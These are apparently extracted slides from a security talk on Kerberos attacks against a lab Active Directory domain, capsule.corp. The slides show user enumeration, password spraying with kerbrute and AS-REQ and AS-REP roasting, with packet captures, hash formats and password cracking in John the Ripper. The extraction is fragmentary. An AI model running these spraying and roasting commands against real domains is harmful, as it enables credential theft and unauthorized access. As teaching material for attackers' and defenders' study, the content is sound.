A screenshot of a terminal window titled "attl4s@ubuntu: ~". The window contains the following text:


```
attl4s@ubuntu:~$ getTGT.py capsule.corp/wronguser
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(client not found in Kerberos database)
attl4s@ubuntu:~$
```

No.	Time	Source	Destination	Protocol	Length	Info
	19.035646270	10.11.1.130	10.11.3.5	KRB5	240	AS-REQ
	19.041003733	10.11.3.5	10.11.1.130	KRB5	154	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN


Password Guessing

- AS-REQ pre-authentication messages can be used to guess passwords
 - Failing Kerberos pre-auth does not trigger Event 4625 (An account failed to log on)
- The KDC complains about Pre-Authentication failing
 - Event 4771 (Kerberos pre-authentication failure) is not enabled by default
- Watchout AD has a lockout policy and counts bad logons
 - Password spraying is usually the “best” approach




	Secret Key
	TGS Session Key
	Server Session Key
	Timestamp
	Authenticator


PREAUTH WRONG



NotCharles



	Secret Key
	TGS Session Key
	Server Session Key
	Timestamp
	Authenticator



A screenshot of a terminal window titled "attl4s@ubuntu: ~". The window contains the following text:

```
attl4s@ubuntu:~$ getTGT.py capsule.corp/yamcha
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
Kerberos SessionError: KDC_ERR_PREAMUTH_FAILED(Pre-authentication information was invalid)
attl4s@ubuntu:~$
```

+	57.280636186	10.11.1.130	10.11.3.5	KRB5	315 AS-REQ	-	-	-
	57.282438637	10.11.3.5	10.11.1.130	KRB5	204 KRB Error: KRB5KDC_ERR_PREAUTH_FAILED			

```
PS C:\Users\Administrator> Get-ADUser yamcha -Properties BadLogonCount

BadLogonCount      : 3
DistinguishedName : CN=Yamcha,OU=Enabled Users,OU=User Accounts,DC=capsule,DC=corp
Enabled           : True
GivenName         : Yamcha
Name              : Yamcha
ObjectClass       : user
ObjectGUID        : 6bfbd441-8241-4faa-96a4-4c3185b0106f
SamAccountName   : yamcha
SID               : S-1-5-21-272438138-3995100478-3847831165-1141
Surname          :
UserPrincipalName : yamcha@capsule.corp
```

```
attl4s@ubuntu:~$ kerbrute passwordspray -d capsule.corp users.txt Patatas123
```



```
Version: v1.0.3 (9dad6e1) - 02/06/21 - Ronnie Flathers @ropnop
```

```
2021/02/06 03:09:00 > Using KDC(s):
```

```
2021/02/06 03:09:00 > dc01.capsule.corp:88
```

```
2021/02/06 03:09:00 > [+] VALID LOGIN: vegeta_sa@capsule.corp:Patatas123
```

```
2021/02/06 03:09:00 > [+] VALID LOGIN: vegeta@capsule.corp:Patatas123
```

```
2021/02/06 03:09:00 > [+] VALID LOGIN: yamcha@capsule.corp:Patatas123
```

```
2021/02/06 03:09:00 > [+] VALID LOGIN: administrator@capsule.corp:Patatas123
```

```
2021/02/06 03:09:00 > Done! Tested 4 logins (4 successes) in 0.033 seconds
```

```
attl4s@ubuntu:~$
```

Roasting

- Kerberos exchanges make use of user/service secret keys to encrypt certain parts of the messages
- If we capture one of these exchanges by sniffing the network or forcing it, we can try to crack and recover these secret keys
 - AS-REQroasting
 - AS-REProasting
 - TGS-REProasting (Kerberoasting)



A Note About etypes


 **Charlie** 20:54
EXPLOIT
@lzy yes Kerberos is much slower, but different encryption types will be different levels of difficulty, generally you'll normally get encryption types 23 (rc4) and 18 (aes256), 23 is easier

 **jeffmcjunkin** 21:09
Somewhere around ~4,000x faster to crack RC4 hashes vs AES256 type
But easy password still make for easy hashes, so OPSEC wise it might be better to give the AES type a chance first
Ah, make that ~1,000x, but what's a factor of four between friends?

 1  2 

AS-REQroasting


- AS-REQ requests with pre-authentication data contain a TimeStamp (TS) encrypted with the user's secret
- If you happen to capture one of these messages, you can try to crack the encrypted TS



	Secret Key
	TGS Session Key
	Server Session Key
	Timestamp
	Authenticator



I can smell pepperoni in the air



\$krb5pa\$18\$<PRINCIPAL_NAME>\$<REALM>\$<SALT>\$<CIPHER_BYTES>

No.	Time	Source	Destination	Protocol	Length	Info
	1293.371395769	10.11.1.10	10.11.3.5	KRB5	364	AS-REQ

Frame 22465: 364 bytes on wire (2912 bits), 364 bytes captured (2912 bits) on interface ens38, interface name: ens38
Ethernet II, Src: VMware_36:e4:0a (00:0c:29:36:e4:0a), Dst: VMware_64:df:0d (00:0c:29:64:df:0d)
Internet Protocol Version 4, Src: 10.11.1.10, Dst: 10.11.3.5
Transmission Control Protocol, Src Port: 49991, Dst Port: 88, Seq: 1, Ack: 1, Len: 310
Kerberos
Record Mark: 306 bytes
as-req
pvno: 5
msg-type: krb-as-req (10)
padata: 2 items
PA-DATA PA-ENC-TIMESTAMP
padata-type: KRB5-PADATA-ENC-TIMESTAMP (2)
padata-value: 3041a003020112a23a0438fe5b0f8387e6b1cc47d736c76c
etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
cipher: fe5b0f8387e6b1cc47d736c76c0c7a7b055b6bfc3fd51688...
PA-DATA PA-PAC-REQUEST
req-body
Padding: 0
kdc-options: 40810010
cname
name-type: kRB5-NT-PRINCIPAL (1)
cname-string: 1 item
CNameString: vegeta
realm: capsule.corp
sname
till: 2037-09-13 02:48:05 (UTC)
rtime: 2037-09-13 02:48:05 (UTC)
nonce: 939581936

```
attl4s@ubuntu:~$ cat krbhash.txt
$krb5pa$18$vegeta$CAPSULE.CORP$CAPSULE.CORPVegeta$fe5b0f8387e
6b1cc47d736c76c0c7a7b055b6bfc3fd516882199aecd90320b5d49afbcc1
f191c1244af1bb8b6042256ee5bd8f1416807d0
attl4s@ubuntu:~$
```

A Note About the Salt

Clément Notin @cnotin · 7h ...
Thanks for sharing Steve, really interesting as always and also to understand the design compromises.
Is this salt stored in a public LDAP attribute that we can fetch or do we have to AS_REQ to get it for a user like this built-in admin?

Replying to @cnotin and @SteveSyfuhs
Nop, you must req/fail

1:41 PM · Mar 2, 2021 · Twitter for iPhone

No.	Time	Source	Destination	Protocol	Length	Info
	1293.371395769	10.11.1.10	10.11.3.5	KRB5	364	AS-REQ
	1293.372453470	10.11.3.5	10.11.1.10	KRB5	1531	AS-REP


▶ Frame 22466: 1531 bytes on wire (12248 bits), 1531 bytes captured (12248 bits) on interface
 ▶ Ethernet II, Src: VMware_64:df:0d (00:0c:29:64:df:0d), Dst: VMware_36:e4:0a (00:0c:29:36:e4)
 ▶ Internet Protocol Version 4, Src: 10.11.3.5, Dst: 10.11.1.10
 ▶ Transmission Control Protocol, Src Port: 88, Dst Port: 49991, Seq: 1, Ack: 311, Len: 1477
 ▶ Kerberos
 ▶ Record Mark: 1473 bytes
 ▼ as-rep
 pvno: 5
 msg-type: krb-as-rep (11)
 ▼ padata: 1 item
 ▼ PA-DATA PA-ENCTYPE-INFO2
 ▼ padata-type: KRB5-PADATA-ETYPE-INFO2 (19)
 ▼ padata-value: 301d301ba003020112a1141b1243415053554c452e434f52...
 ▼ ETYPE-INFO2-ENTRY
 etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
 salt: CAPSULE.CORPVegeta
 crealm: CAPSULE.CORP
 ▼ cname
 name-type: KRB5-NT-PRINCIPAL (1)
 ▼ cname-string: 1 item
 CNameString: Vegeta
 ▶ ticket
 ▶ enc-part

```
attl4s@ubuntu:~$ sudo /opt/Other/john/run/john krbhash.txt --wordlist=../pass.txt --format=krb5pa-sha1
Using default input encoding: UTF-8
Loaded 1 password hash (krb5pa-sha1, Kerberos 5 AS-REQ Pre-Auth etype 17/18 [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Warning: Only 1 candidate left, minimum 32 needed for performance.
Patatas123      (?)
1g 0:00:00:00 DONE (2021-02-07 21:02) 100.0g/s 100.0p/s 100.0c/s 100.0C/s Patatas123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
attl4s@ubuntu:~$ sudo /opt/Other/john/run/john krbhash.txt --show
?:Patatas123

1 password hash cracked, 0 left
attl4s@ubuntu:~$
```


AS-REProasting

- AS-REP messages contain:
 - A TGT encrypted with TGS' secret key
 - A TGS' session key encrypted with the **user secret key**
- If you happen to capture one of these messages, you can try to crack the encrypted session key





I can smell pepperoni in the air



\$krb5asrep\$18\$<SALT>\$<FIRST_BYTES>\$<LAST_12_BYTES>

No.	Time	Source	Destination	Protocol	Length	Info
3826	7.666698093	10.11.3.5	10.11.1.130	KRB5	1478	AS-REP

Frame 40819: 1478 bytes on wire (11824 bits), 1478 bytes captured (11824 bits) on interface ens38,
Ethernet II, Src: VMware_64:df:0d (00:0c:29:64:df:0d), Dst: VMware_17:e7:86 (00:0c:29:17:e7:86)
Internet Protocol Version 4, Src: 10.11.3.5, Dst: 10.11.1.130
Transmission Control Protocol, Src Port: 88, Dst Port: 51854, Seq: 1, Ack: 262, Len: 1424
Kerberos
Record Mark: 1420 bytes
as-rep
pvno: 5
msg-type: krb-as-rep (11)
padata: 1 item
crealm: CAPSULE.CORP
cname
name-type: KRB5-NT-PRINCIPAL (1)
cname-string: 1 item
CNameString: Yamcha
ticket
enc-part
etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
kvno: 2
cipher: 518bc1410a56d65e6aad96d605b746634ff8b6463795bec6...


```
attl4s@ubuntu:~$ cat krbhash.txt
$krb5asrep$18$CAPSULE.CORPyamcha$518bc1410a56d65e6aad96d605b746634ff8b6463795bec60f6cdcf0e80f7
b251373fe1270c23ed9c7b94f401aaa94e7664e6765c47b4b8fcfd2bb0cb17e83cdb2773c9ff7f63671309314a37055
682b795f4ec455ba78d39c9dc1d2e1dd68eb8276e5ac0ec39695e0fe16ef1afc72f4a29007805689f84d6df889d275e
a0cdad79534d407100da2ca2c48018054dc02c862054b24a3378c4776c16d44ea8938f408d43855771de0403349967a
15d801cd2828d2c897f4c1652ba2b5b93d47400d3dfd0fc537f1d7a90fcabf7cce2c81e57a1e488ebe0d904d8919f90
